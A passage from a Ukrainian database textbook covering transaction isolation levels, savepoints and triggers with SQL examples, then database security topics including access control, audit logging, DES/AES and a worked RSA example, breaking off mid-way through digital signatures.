На цьому рисунку показано, що в момент часу t_0 були утворені дві транзакції, T_1 і T_2 . У момент часу t_1 транзакція T_2 виконує операцію вибірки рядків з таблиці R за умовою c . У момент часу t_2 ($t_2 > t_1$) транзакція T_1 виконує

над таблицею R операцію оновлення (вставки або модифікації рядків), в результаті якої в таблиці R з'являються додаткові рядки, що задовольняють умові s . У момент часу t_3 ($t_3 > t_2$), транзакція T_2 повторно виконує операцію вибірки рядків з таблиці R за умовою s і виявляє наявність в результаті додаткових фантомних рядків.

У SQL феномен фантомів може спостерігатися у транзакцій, що виконуються на рівні ізоляції REPEATABLE READ (цей рівень ізоляції, як показує його назва, гарантує відсутність феномена неповторюваного читання).

Нарешті, для транзакцій, що виконуються на рівні ізоляції SERIALIZABLE, неможливий і прояв феномена фантомів. Термін SERIALIZABLE (серіалізуємість) використовується з тієї причини, що при роботі на даному рівні ізоляції сумарний ефект виконання набору транзакцій $\{T_1, T_2, \dots, T_n\}$ ідентичний ефекту деякого послідовного виконання цих транзакцій. Це означає граничну ізолюваність транзакцій.

Отже, розрізняють такі рівні ізолюваності транзакцій (загальна картина взаємозв'язку рівнів ізоляції і феноменів транзакцій наведена на рисунку 14.5):

- READ UNCOMMITTED;
- READ COMMITTED;
- READ COMMITTED USING ROW VERSIONING;
- REPEATABLE READ;
- SNAPSHOT;
- SERIALIZABLE.

РІВЕНЬ ІЗОЛЯЦІЇ	БРУДНЕ ЧИТАННЯ	НЕПОВТОРНЕ ЧИТАННЯ	ФАНТОМНЕ ЧИТАННЯ
Read uncommitted	ТАК	ТАК	ТАК
Read committed	НІ	ТАК	ТАК
Read committed using row versioning	НІ	ТАК	ТАК
Repeatable read	НІ	НІ	ТАК
Snapshot	НІ	НІ	НІ
Serializable	НІ	НІ	НІ

Рисунок 9.5 – Рівні ізолюваності транзакцій

READ UNCOMMITTED забезпечує найслабший рівень ізоляції, що допускає читання даних незафіксованих транзакцій – так зване «брудне» читання. SERIALIZABLE забезпечує найсильніший рівень ізоляції, кожний наступний включає всі попередні.

```
-- Database: MySQL
-- Setup before test
create table test (id int primary key, value int) engine=innodb;
insert into test (id, value) values (1, 10), (2, 20);
-- Test the «read uncommitted» isolation level on the «Intermediate Reads» (G1b)
set session transaction isolation level read uncommitted; begin; -- T1
set session transaction isolation level read uncommitted; begin; -- T2
update test set value = 101 where id = 1; -- T1
select * from test; -- T2. Shows 1 => 101
update test set value = 11 where id = 1; -- T1
commit; -- T1
select * from test; -- T2. Now shows 1 => 11
commit; -- T2
-- Result: doesn't prevent G1b
```

Більшість традиційних СУБД за замовчуванням використовують рівень READ COMMITTED. На цьому рівні ізоляції забезпечується захист від «брудного» читання, однак при повторному читанні одного набору даних результати можуть виявитися різними, якщо в проміжку між читаннями дані були змінені успішно зафіксованої транзакцією.

Рівень ізоляції на основі управління версіями рядків (READ COMMITTED USING ROW VERSIONING) підтримує версії кожної змінної рядка. Додатки можуть вказати, що транзакція використовує версії рядків для перегляду даних в тому вигляді, в якому вони існували на початку транзакції або запиту, замість того, щоб захищати всі читання за допомогою блокувань. При використанні контролю версій рядків ймовірність того, що операція читання заблокує інші транзакції, значно зменшується.

Рівень REPEATABLE READ не дозволяє змінювати дані, лічені активною транзакцією, але не перешкоджає додаванню нових даних іншими транзакціями.

Найсильніший рівень ізоляції (SERIALIZABLE) згідно зі стандартом, повинен забезпечувати абсолютну ілюзію автономної роботи (як ніби інших транзакцій не існує). Тільки цей рівень ізоляції забезпечує захист від, так званого, «фантомного читання». Насправді деякі промислові СУБД замість рівня SERIALIZABLE використовують рівень SNAPSHOT ISOLATION, який дещо слабше SERIALIZABLE, але сильніше REPEATABLE READ. Транзакція, що працює на даному рівні, бачить тільки ті зміни даних, які були зафіксовані до її запуску, тобто поводить ся так, начебто отримала при запуску моментальний знімок бази даних і працює з ним. Очевидно, що підтримка рівня ізоляції SERIALIZABLE найбільш складна, і саме тому за замовчуванням в більшості систем використовуються більш низькі рівні, хоча системи з рівнем ізоляції SERIALIZABLE і конкурентним виконанням мільярдів транзакцій також існують.

Стійкість. Результати успішно завершеної (зафіксованої) транзакції повинні зберігатись в базі даних постійно і не повинні бути втрачені в результаті майбутніх збоїв. За забезпечення стійкості відповідає підсистема відновлення.

14.6 Субтранзакції

Починаючи з SQL:1999 транзакції можуть складатись з декількох субтранзакцій. Субтранзакції відділяються одна від іншої так званими точками відкату, які задаються за допомогою оператора SAVEPOINT. Він може використовуватись разом з оператором ROLLBACK. Якщо без точки відкату оператор ROLLBACK застосовувався для відміни усієї транзакції, то тепер його можна використовувати для відміни лише тієї частини транзакції, яка розміщена між точкою відкату та ROLLBACK.

Субтранзакції використовуються не для того, щоб частково відновити БД у випадку виникнення помилки, оскільки для цього необхідно виконати відкат усієї транзакції. Бувають ситуації, коли виконується складна послідовність дій з багатьма варіантами вибору. На якомусь етапі за отриманими результатами

можна вирішити, що необхідно піти іншим шляхом, а для цього необхідно повернутись на декілька кроків назад.

Точка відкату помічається наступним чином:

```
SAVEPOINT <ім'я т.відкату>;
```

Відкат транзакції до цієї точки виконується за допомогою оператора:

```
ROLLBACK TO SAVEPOINT < ім'я т.відкату >;
```

Наприклад,

```
UPDATE Salers
```

```
SET comm=comm+0.01 WHERE snum=1003;
```

```
SAVEPOINT saveupd;
```

```
DELETE FROM Customers WHERE snum=1003;
```

```
DELETE FROM Orders WHERE snum=1003;
```

```
ROLLBACK TO SAVEPOINT saveupd;
```

```
COMMIT;
```

В результаті такої транзакції збільшиться значення комісійних для продавця Axelrod, але видалення рядків не відбудеться, оскільки здійснюється повернення до точки відкату.

14.7 Тригери

Тригер – це SQL-оператор, що активізується під час виконання операцій модифікації над таблицями бази даних. Під операціями модифікації розуміється додавання, видалення та заміна записів. Тригери – це один з механізмів підтримки цілісності БД.

У найпростішому випадку синтаксис оголошення тригера є таким:

```
CREATE TRIGGER <ім'я тригера>
```

```
BEFORE|AFTER <операції над табл> [OF <список полів>]
```

```
ON <ім'я табл> [WHEN <умова>]
```

```
[BEGIN ATOMIC] <оператори SQL> [END];
```

Якщо умова у виразі WHEN є істинною або цей вираз відсутній, то до (BEFORE) або після (AFTER) виконання операції INSERT, UPDATE чи DELETE над таблицею, зазначеною після слова ON, буде виконано вказані SQL-

оператори. Коли такий SQL-оператор один, то ключові слова BEGIN та END не використовуються.

Конструкція BEFORE|AFTER <операції над табл> [OF <список полів>] ON <ім'я табл> називається реченням ініціювання, WHEN <умова> – умовою ініціювання, а BEGIN <оператори SQL> END – дією тригера.

Приклад. Після видалення інформації про продавця встановити значення NULL у полях snum таблиць Customers та Orders, які відповідали його номеру:

```
CREATE TRIGGER Sal_dlt
AFTER DELETE ON Salers
BEGIN UPDATE Customers SET snum= NULL
WHERE Salers.snum=Customers.snum;
UPDATE Orders SET snum= NULL
WHERE Salers.snum= Orders.snum
END;
```

Дії, які виконуються під час основної операції та в тригері, становлять єдину транзакцію.

Перед виконанням операцій модифікації даних неявно ініціюється команда початку транзакції.

Реалізується операція модифікації даних.

Ініціюється та виконується тригер.

Тригер скасовує транзакцію або за замовчуванням його дія завершується.

Наприклад, дозволити додавання запису з інформацією про операцію купівлі-продажу лише в тому випадку, коли існує запис про замовника:

```
CREATE TRIGGER Ord_ins
BEFORE INSERT ON Orders
WHEN NOT EXIST (SELECT * FROM Customers
WHERE Orders.cnum= Customers.cnum)
BEGIN ROLLBACK END;
```

Тригери можуть бути вкладеними. Це означає, що модифікація запису однієї таблиці може ініціювати тригер, який модифікує записи іншої таблиці. У свою чергу модифікація запису другої таблиці може ініціювати тригер, який

модифікує записи третьої таблиці і т.д. Але вкладеність тригерів може призвести до зациклення.

Обмеження на використання тригерів:

- тригери не визначаються для віртуальних таблиць;
- після видалення таблиці усі зв'язані з нею тригери також видаляються;
- тригери визначаються лише для створених таблиць.

В наведених прикладах тригери використовуються для підтримки цілісності БД. Але існує багато інших можливостей використання тригерів:

- автоматичне обчислення значень похідних стовпців;
- запобігання виконанню недозволених транзакцій;
- виконання складних перевірок з метою захисту даних;
- підтримка складних обмежень цілісності;
- реєстрація подій, що відбуваються в БД;
- збирання статистики щодо доступу до таблиць БД.

Контрольні питання

1. Що таке транзакція у базах даних?
2. Які основні властивості транзакцій (ACID)?
3. Як розпочати транзакцію у SQL?
4. Як завершити транзакцію та застосувати зміни?
5. Що таке COMMIT та для чого він використовується?
6. Що таке ROLLBACK і в яких випадках він використовується?
7. Які параметри можна налаштовувати для транзакцій?
8. Що таке рівні ізоляції транзакцій?
9. Які бувають рівні ізоляції транзакцій у SQL?
10. Як рівень ізоляції впливає на конкурентний доступ до даних?
11. Які проблеми конкурентного доступу можуть виникати без ізоляції транзакцій?
12. Що таке «брудне читання» (Dirty Read)?
13. Що таке «неповторюване читання» (Non-Repeatable Read)?
14. Що таке «фантомне читання» (Phantom Read)?
15. Що таке субтранзакції та чим вони відрізняються від основних транзакцій?
16. Як можна використовувати вкладені транзакції (Nested Transactions)?
17. Що таке тригери у базах даних?
18. Які події можуть викликати тригери?

Тема 15. Безпека БД

- 15.1 Безпека даних
- 15.2 Реєстрація користувачів
- 15.3 Керування правами доступу
- 15.4 Обов'язкові методи захисту
- 15.5 Ведення журналів доступу
- 15.6 Шифрування даних
- 15.7 Цифровий підпис
- 15.8 SQL ін'єкції
- 15.9 Поради щодо захисту баз даних

15.1 Безпека даних

Дані в системах баз даних мають зберігатися з гарантуванням конфіденційності та безпеки. Інформація не може бути загубленою або викраденою. Під *безпекою даних* у базі розуміють захист даних від випадкового або спланованого доступу до них осіб, які не мають на це права, від несанкціонованого розкриття, зміни або видалення.

Функції безпеки даних: функція безпеки та функція секретності.

Для реалізації цих функцій використовуються одні й ті ж технічні методи захисту даних в базі. Забезпечення секретності реалізується ще й за допомогою додаткових заходів.

Функція безпеки (ФБ) – захист даних від ненавмисного доступу до даних і можливість їх спотворення з боку користувачів та адміністрації, а також при збоях апаратних і програмних. Забезпечення ФБ – внутрішнє завдання БД, т.к. пов'язане із забезпеченням нормального функціонування.

Функція секретності (ФС) – захист даних від навмисного доступу користувачів або осіб, які виконують експлуатацію, або від сторонніх осіб. Забезпечення секретності, передбачає поділ всієї збереженої в БД інформації на загальнодоступні дані та дані, що використовуються конфіденційно, або безпосередньо містять секретну інформацію, або закодовану алгоритмічно).

Безпека даних підтримується комплексом заходів і засобів:

- організаційно-методичні заходи передбачають розроблення інструкцій та правил, які регламентують доступ до даних та їхнє використання, а також

створення відповідних служб і підрозділів, які стежать за дотриманням цих правил;

- правові та юридичні заходи передбачають юридичне закріплення прав і обов'язків щодо зберігання, використання й передавання в електронному вигляді даних, які підлягають захисту, на рівні державних законів та інших нормативних документів;

- технічні засоби захисту — це комплекс технічних засобів, які сприяють вирішенню проблеми захисту даних;

- програмні засоби захисту — це комплекс математичних, алгоритмічних і програмних засобів, що сприяють вирішенню проблеми захисту даних.

Розглянемо програмні засоби захисту.

Система захисту (СЗ) – це сукупність заходів, що вживаються в системі баз даних для гарантування необхідного рівня безпеки.

У сучасних СКБД підтримується один з двох найбільш розповсюджений методів забезпечення захисту даних: вибіркового чи обов'язкового.

Вибірковий метод захисту передбачає, що користувачі мають різні права (привілеї, повноваження) доступу до різних або одних тих самих об'єктів бази даних.

Обов'язковий метод захисту передбачає, що кожному об'єкту бази даних надається певний рівень секретності, а кожному користувачу – певний рівень допуску. Доступ до об'єкта даних є лише в тих користувачів, які мають відповідний для цих даних рівень допуску.

Зазначимо, що ***вибіркового метод*** гнучкіший, ніж обов'язковий.

Особливості методів забезпечення безпеки даних в базі:

- СКБД не допускає виконання операції над БД користувачеві, який не отримав на це відповідні права;

- санкціонування доступу до даних виконується адміністратором БД.

Загроза – будь-яка ситуація (або подія), викликана навмисно чи ненавмисно, яка здатна несприятливо вплинути на систему, а отже, і на роботу всієї організації (таблиця 15.1).

Таблиця 15.1 – Приклади можливих загроз

Загроза	Викрадення і фальсифікація даних	Втрата конфіденційності	Порушення недоторканності особистих даних	Втрата цілісності	Втрата доступності
Використання прав доступу іншої особи	Так	Так	Так		
Несанкціонована зміна або копіювання даних	Так			Так	
Зміна програм	Так			Так	Так
Непродумані методики і процедури, що допускають змішування конфіденційних і звичайних даних в одному документі	Так	Так	Так		
Підключення до кабельних мереж	Так	Так	Так		
Введення зломщиками некоректних даних	Так	Так	Так		
Шантаж	Так	Так	Так		
Створення «лазівок» у системі	Так	Так	Так		
Викрадення даних, програм та обладнання	Так	Так	Так		Так
Відмова систем захисту, яке викликає перевищення допустимого рівня доступу		Так	Так	Так	
Брак персоналу і страйки				Так	Так
Недостатня навченість персоналу		Так	Так	Так	Так

Продовження таблиці 15.1

Перегляд і розкриття засекречених даних	Так	Так	Так		
Електронні перешкоди і радіація				Так	Так
Руйнування даних в результаті відключення або перенапруження в мережі електроживлення				Так	Так
Пожежі (з причини коротких замикань, ударів блискавок, підпалів), повені, диверсії				Так	Так
Фізичне пошкодження обладнання				Так	Так
Обрив або від'єднання кабелів				Так	Так
Впровадження комп'ютерних вірусів				Так	Так

Безпека даних може гарантуватися такими механізмами:

- реєстрація користувачів. Будь-який користувач для отримання доступу до бази даних має бути зареєстрований у системі під певним ім'ям і певним паролем;
- керування правами доступу. Адміністратор може визначити, яким користувачам до яких даних дозволяється доступ і які саме операції над цими даними (вибирання, введення, зміну чи видалення) він може виконувати;
- ідентифікація та підтвердження автентичності всіх користувачів або додатків, що отримують доступ до бази даних. Будь-який користувач або додаток, звертаючись до системи баз даних, мають вказати своє ім'я і пароль. Ім'я ідентифікує користувача, а пароль підтверджує автентичність імені. Ці два

кроки – ідентифікація та підтвердження автентичності – виконуються лише один раз під час з'єднання з базою даних і залишаються чинними до завершення сеансу роботи з базою даних конкретного користувача чи додатку;

– автоматичне ведення журналів доступу до даних. У цих журналах протоколюються операції, виконані над даними користувачами, з метою подальшого аналізу на випадок отримання доступу до бази в обхід системи захисту;

– шифрування даних на зовнішніх носіях. Здійснюється криптографічними методами на випадок несанкціонованого копіювання даних на зовнішні носії.

На рисунку 15.1 представлена узагальнена схема впливу потенційних загроз, яким може піддаватися типова комп'ютерна система.




Рисунок 15.1 – Узагальнена схема потенційних загроз, до яких схильні комп'ютерні системи

Припускається, що адміністратор бази даних має всі необхідні повноваження на виконання функцій, пов'язаних із захистом даних.

При вирішенні питань безпеки даних в обов'язки адміністратора БД входить наступне:

- класифікація даних відповідно з їх використанням;
- визначення прав доступу окремих користувачів до певних груп даних в базі та обмежень на характер операцій;
- організація системи контролю доступу до даних;
- тестування новостворюваних засобів безпеки даних;
- періодична перевірка правильності функціонування системи безпеки даних;
- дослідження випадків порушення безпеки даних з метою їх запобігання в подальшому;
- дослідження сучасних засобів безпеки даних та їх використання для вдосконалення засобів функціонуючої БД;

АБД або відповідальний за забезпечення безпеки даних повинен добре знати склад, структуру і характеристики системи, так як збої або порушення можуть виникати у різних місцях.

15.2 Реєстрація користувачів

Будь-який користувач для отримання доступу до бази даних має бути зареєстрований у системі під певним ім'ям і паролем. Реєстрація необхідна для того, щоб знати, з ким має справу система у кожний момент часу. Зазначимо, що під *користувачем* розуміється не лише фізична особа, але й будь-яке джерело, що в змозі звернутися до бази даних (прикладна програма, операційна система, інтернет-додаток тощо).

Спрощений вигляд конструкції, що застосовується для означення користувача, є таким:

```
CREATE USER <користувач>  
IDENTIFIED <пароль>.
```

Спочатку користувач не має жодних повноважень. Щоб користувач міг виконувати ті чи інші операції над базою даних, йому необхідно передати відповідні повноваження.

15.3 Керування правами доступу

Визначити права доступу користувачів – це означає зафіксувати інформацію стосовно:

- осіб, яким надаються права доступу;
- умов надання прав доступу;
- об'єктів, на які поширюються права доступу;
- операцій, щодо яких специфікуються права доступу;
- можливості передавання прав доступу іншим особам.

Схематично керування правами доступу зображено на рисунку 15.2.



Рисунок 15.2 – Складові прав доступу

У деяких випадках може знадобитися виділити користувачів системи, які мають однакові повноваження. Наприклад, усі співробітники відділу кадрів можуть мати одні й ті ж права, а співробітники планового відділу – інші, причому також однакові. Для реалізації такого розподілу прав вводиться поняття ролі.

Роль – це сукупність повноважень, які можуть передаватися користувачам або іншим ролям. Можна присвоїти повноваження ролям, а згодом приписувати ролі користувачам. Коли користувачу присвоєна роль, він має ті повноваження, які приписані ролі.

Роль має всі повноваження, які присвоєні їй явно, й усі повноваження, які передані їй іншими ролями.

Спрощений синтаксис означення ролі є таким:

CREATE ROLE <роль>

IDENTIFIED <пароль>

Тут <роль> – ім'я ролі.

Спочатку роль є порожньою, тобто не має жодного повноваження.

15.4 Обов'язкові методи захисту

Обов'язкові методи захисту, або методи обов'язкового керування доступом застосовуються до баз, в яких дані мають статичну або жорстку структуру, характерну, наприклад, для урядових або військових організацій. Як уже наголошувалося, основна ідея полягає в тому, що кожний об'єкт даних має певний рівень секретності, а кожний користувач – певний рівень доступу. Передбачається, що ці рівні утворюють строгий ієрархічний порядок (наприклад, цілком таємно, таємно, для службового користування тощо).

Останнім часом методи обов'язкового керування доступом набули популярності в США, оскільки згідно з вимогами міністерства оборони цієї країни такий метод керування доступом має підтримуватися в будь-якій системі, що використовується в цьому відомстві. Тому розробникам і постачальникам СКБД довелося докласти чимало зусиль для розробки подібних методів керування доступом. Вимоги до такого керування подано в двох важливих публікаціях міністерства, які неформально називаються «оранжевою» та «рожевою» книгами (Orange Book та Lavender Book). В «оранжевій» книзі наведено перелік вимог до безпеки певного «надійного обчислювального середовища», а в «рожевій» книзі ці вимоги інтерпретуються стосовно систем керування базами даних.

15.5 Ведення журналів доступу

Не буває невразливих систем захисту. Настирливий зловмисник завжди може знайти спосіб подолати всі системи контролю і захисту. Тому під час

роботи з дуже важливими даними необхідно реєструвати у відповідному журналі всі події, що стосуються функціонування системи захисту. У зв'язку з цим система захисту має надавати можливість виконувати наведені далі дії:

- реєструвати всі спроби отримання доступу до системи баз даних, у тому числі й безуспішні. Ця реєстрація має бути максимально повною (повинні реєструватися відомості про те, хто отримував доступ або намагався його отримати, з якого терміналу або вузла мережі, о котрій годині тощо);
- реєструвати дії користувачів з використання всіх ресурсів системи, зокрема й даних, а також інші дії та події, які можуть вплинути на захист даних;
- надавати користувачам, які мають адміністративні повноваження, можливість переглядати й аналізувати результати реєстрації, виявляти небезпечні ситуації, встановлювати причини їхнього виникнення та знаходити користувачів, відповідальних за порушення політики безпеки.

Навіть сама лише констатація факту, що в системі підтримується реєстрація всіх дій користувачів, у деяких випадках має суттєве значення для запобігання несанкціонованому проникненню в систему.

15.6 Шифрування даних

Для обговорення основних концепцій шифрування даних слід ввести деякі нові поняття. Вихідні (незашифровані) дані називаються *відкритим текстом*. Відкритий текст шифрується за допомогою спеціального *алгоритму шифрування*. В якості вхідних даних для такого алгоритму виступають відкритий текст і *ключ шифрування*, а в якості вихідних – перетворена форма відкритого тексту, яка називається *шифрованим текстом*. Деталі алгоритму шифрування можуть бути опубліковані або, принаймні, можуть не приховуватись, але ключ шифрування ні в якому разі не розголошується. Саме зашифрований текст, незрозумілий всім, хто не володіє ключем шифрування, зберігається в базі даних і передається по лінії зв'язку.

Якщо ключ шифрування відомий, то процедура розшифрування в цьому прикладі може бути виконана досить просто. Питання полягає в тому, наскільки

складно нелегальному користувачеві визначити ключ шифрування, володіючи відкритим і зашифрованим текстами. В ідеалі, схема шифрування повинна бути такою, щоб зусилля, витрачені на її розшифровку, у багато разів перевищували отриману при цьому вигоду (фактично це зауваження застосовне до всіх аспектів проблеми забезпечення безпеки, тобто вартість здійснення спроб злому системи захисту повинна бути значно вище потенційної вигоди від цього). Кінцевою метою пошуку таких схем слід вважати схему, для якої сам її розробник, володіючи відкритим і зашифрованим варіантами однієї і тієї ж частини тексту, не в змозі визначити ключ і, отже, розшифрувати іншу частину зашифрованого тексту.

15.6.1 Стандарти шифрування даних

Підстановка – один з двох основних традиційно використовуваних методів шифрування, причому в якості другого виступає процедура *перестановки*, коли символи відкритого тексту просто переставляються в деякій іншій послідовності. Жоден з цих способів не є безпечним сам по собі, але алгоритми, побудовані на основі їх комбінації, здатні забезпечити досить високий ступінь безпеки. Одним з таких алгоритмів є Data Encryption Standard (DES), розроблений фірмою IBM і прийнятий в 1977 році в якості Федерального стандарту шифрування даних США.

Згідно з цим стандартом, відкритий текст ділиться на блоки по 64 біта і кожен блок шифрується за допомогою 64 - бітового ключа (насправді цей ключ складається з 56 бітів даних і 8 бітів парності, так що існує не 264, а лише 256 можливих ключів). Спочатку блок шифрується шляхом перестановки, потім переставлені дані блоку піддаються обробці за допомогою підстановки, що включає 16 послідовних складних кроків, після цього до даних ще раз застосовується зворотна початковій процедура перестановки, яка і призводить до отримання остаточного результату шифрування. Підстановка на i -му кроці контролюється не самим вихідним ключем шифрування K , а ключем K_i , який обчислюється на основі значень K та i .

Стандартом шифрування даних передбачається, що алгоритм розшифровки ідентичний алгоритму шифрування, але ключі K_i застосовуються

в зворотному порядку. В міру збільшення швидкодії та продуктивності комп'ютерів, стандарт DES все частіше став піддаватися критиці на підставі того, що в ньому використовується порівняно короткі 56-бітові ключі. Тому в 2000 році Федеральним урядом США був прийнятий стандарт Advanced Encryption Standard (AES), заснований на так званому алгоритмі Райндален (Rijndael), в якому використовуються ключі довжиною 128, 192 або 256 бітів. Застосування навіть 128-бітових ключів означає, що новий стандарт є значно безпечнішим порівняно зі старим; тому якщо колись буде створений комп'ютер, діючий досить швидко для того, щоб зламати шифр DES за одну секунду, то цьому комп'ютеру доведеться працювати приблизно 149 млрд. років, щоб зламати 128-бітовий ключ AES.

15.6.2 Шифрування на основі відкритого ключа

Як вже було сказано, стандарт шифрування даних DES не є абсолютно безпечним; стандарт AES є більш захищеним, але, тим не менш, багато фахівців вважають, що подібні схеми можуть бути зламані із застосуванням однієї лише «грубої сили», без використання будь-яких складних методів розшифровки. Багато фахівців вважають також, що в порівнянні з найсучаснішими методами, побудованими на основі використання відкритого ключа, всі інші методи виглядають технологічно застарілими. У методах з використанням відкритого ключа зовнішньому світу доступні як алгоритм шифрування, так і ключ шифрування, тому будь-хто може перетворити відкритий текст в зашифрований. Але відповідний ключ розшифровки зберігається в секреті (у методах відкритого ключа використовуються два ключі: один – для шифрування, інший – для розшифровки). Більш того, ключ розшифровки не може бути просто виведений з ключа шифрування, тому особа, яка виконала шифрування вихідного тексту, не зможе його розшифрувати, не маючи доступу до відповідної інформації.

Первісна ідея використання такого методу належить Діффі та Хеллману, однак тут для демонстрації подібних методів буде описаний найбільш відомий підхід, розроблений Райвест, Шамір і Адлеманом. В основу цього підходу, названого схемою RSA (за першими літерами прізвищ його авторів), покладені описані нижче два факти:

- існує швидкий алгоритм визначення того, чи є дане число простим;
- не існує швидкого алгоритму розкладання даного складеного числа (тобто числа, яке не є простим) на прості множники.

Наприклад, для визначення, чи є число з 130 цифр простим, було б потрібно 7 хвилин обчислень на деякому комп'ютері, тоді як для пошуку (на тому ж комп'ютері) двох простих множників числа, одержуваного множенням двох простих чисел, що складаються з 63 цифр, потрібно близько 40 квадрильйонів років (1 квадрильйон = 1 000 000 000 000 000).

Схема RSA передбачає виконання наведеної нижче послідовності дій:

1. Виберіть два довільних та різних великих простих числа p та q , а потім обчисліть їх добуток $r = p * q$.

2. Виберіть довільне велике ціле число t , яке є взаємно простим (тобто не має спільних множників) по відношенню до добутку $(p - 1) * (q - 1)$. Це ціле число t і буде служити ключем шифрування. Примітка. Вибрати число t досить просто, наприклад, для нього підійде будь-яке просте число, яке більше чисел p та q .

3. Виберіть як ключ розшифровки число d , яке є зворотним щодо множення на t по модулю $(p - 1) * (q - 1)$, тобто таке число, для якого виконується наступне співвідношення: $d * t = 1 \bmod (p - 1) * (q - 1)$. Алгоритм обчислення d для заданих чисел t , p та q досить простий.

4. При цьому розголосу можуть бути віддані числа r та t , але не d .

5. Для шифрування тексту S (який для простоти розглядається як ціле число менше r) замінімо його зашифрованим текстом згідно такою формулою: $W = St \bmod r$.

6. Для розшифровки частини зашифрованого тексту W замініть його відкритим текстом P , які визначаються згідно такою формулою: $S = Wd \bmod r$.

Можна довести працездатність цієї схеми, тобто можливість розшифровки тексту з використанням числа d для відновлення вихідного відкритого тексту p . Однак, як згадувалося раніше, обчислення d для відомих чисел r та t (а не p та q) практично нездійсненне. Тому будь-який користувач може зашифрувати відкритий текст, але розшифрувати зашифрований текст зможуть тільки санкціоновані користувачі (тобто ті, які знають число d).

Для ілюстрації роботи цього методу розглянемо наведений нижче простий приклад, в якому з очевидних причин використовуються дуже невеликі цілі числа.

Приклад. Нехай $p = 3$, $q = 5$; тоді $r = 15$, а добуток $(p - 1) * (q - 1) = 8$. Нехай $t = 11$ (просте число більше p та q). Обчислимо d згідно з наступною формулою:

$$d * 11 = 1 \bmod 8. \text{ В результаті отримаємо } d = 3.$$

Тепер припустимо, що відкритий текст S складається з цілого числа 13; тоді зашифрований текст W буде мати наступний вигляд:

$$W = S^t \bmod r = 13^{11} \bmod 15 = 1\,792\,160\,394\,037 \bmod 15 = 7.$$

Тепер вихідний відкритий текст S може бути отриманий за допомогою такої зворотної процедури:

$$S = W^d \bmod r = 7^3 \bmod 15 = 343 \bmod 15 = 13.$$

15.7 Цифровий підпис

Оскільки числа t та d взаємно протилежні, в методах шифрування на основі відкритого ключа передбачена також можливість підписувати повідомлення, які відсилаються, що дозволить одержувачу мати впевненість у тому, що дане повідомлення було отримано саме від тієї особи, яка оголошена його відправником (тобто такий підпис не може бути підроблений). Припустимо, що користувачі A та B спілкуються один з одним за допомогою методу шифрування на основі відкритого ключа. Нехай вони надали гласності алгоритм шифрування (у тому числі обидва вони вказали відповідний ключ шифрування), але зберігають у секреті навіть один від одного алгоритм і ключ розшифровки. Нехай алгоритми шифрування повідомлень ECA та ECB використовуються для шифрування повідомлень, що посилаються користувачам A та B , відповідно, а відповідають їм алгоритми розшифровки – DCA та DCB . Слід зазначити, що алгоритми шифрування і розшифровки ECA та DCA , як і алгоритми ECB та DCB , є взаємно зворотними (таблиця 15.2).

Таблиця 15.2 – Алгоритми користувачів А та В

Користувач	Шифрування (відкритий)	Розшифрування (закритий)
А	ECA	DCA
В	ECB	DCB

Тепер припустимо, що користувач А хоче відіслати фрагмент відкритого тексту S користувачеві В. Замість обчислення результату $ECB(S)$ та відправки його користувачеві В, користувач А спочатку застосовує для відкритого тексту S алгоритм розшифровки DCA, а потім зашифровує отриманий результат та в зашифрованому вигляді передає його користувачеві В, як показано нижче:

$$W = ECB(DCA(S)).$$

Після отримання зашифрованого тексту W користувач В застосовує спочатку алгоритм розшифровки DCB, а потім – алгоритм шифрування ECA, що дозволяє йому в результаті отримати наступний відкритий текст S :

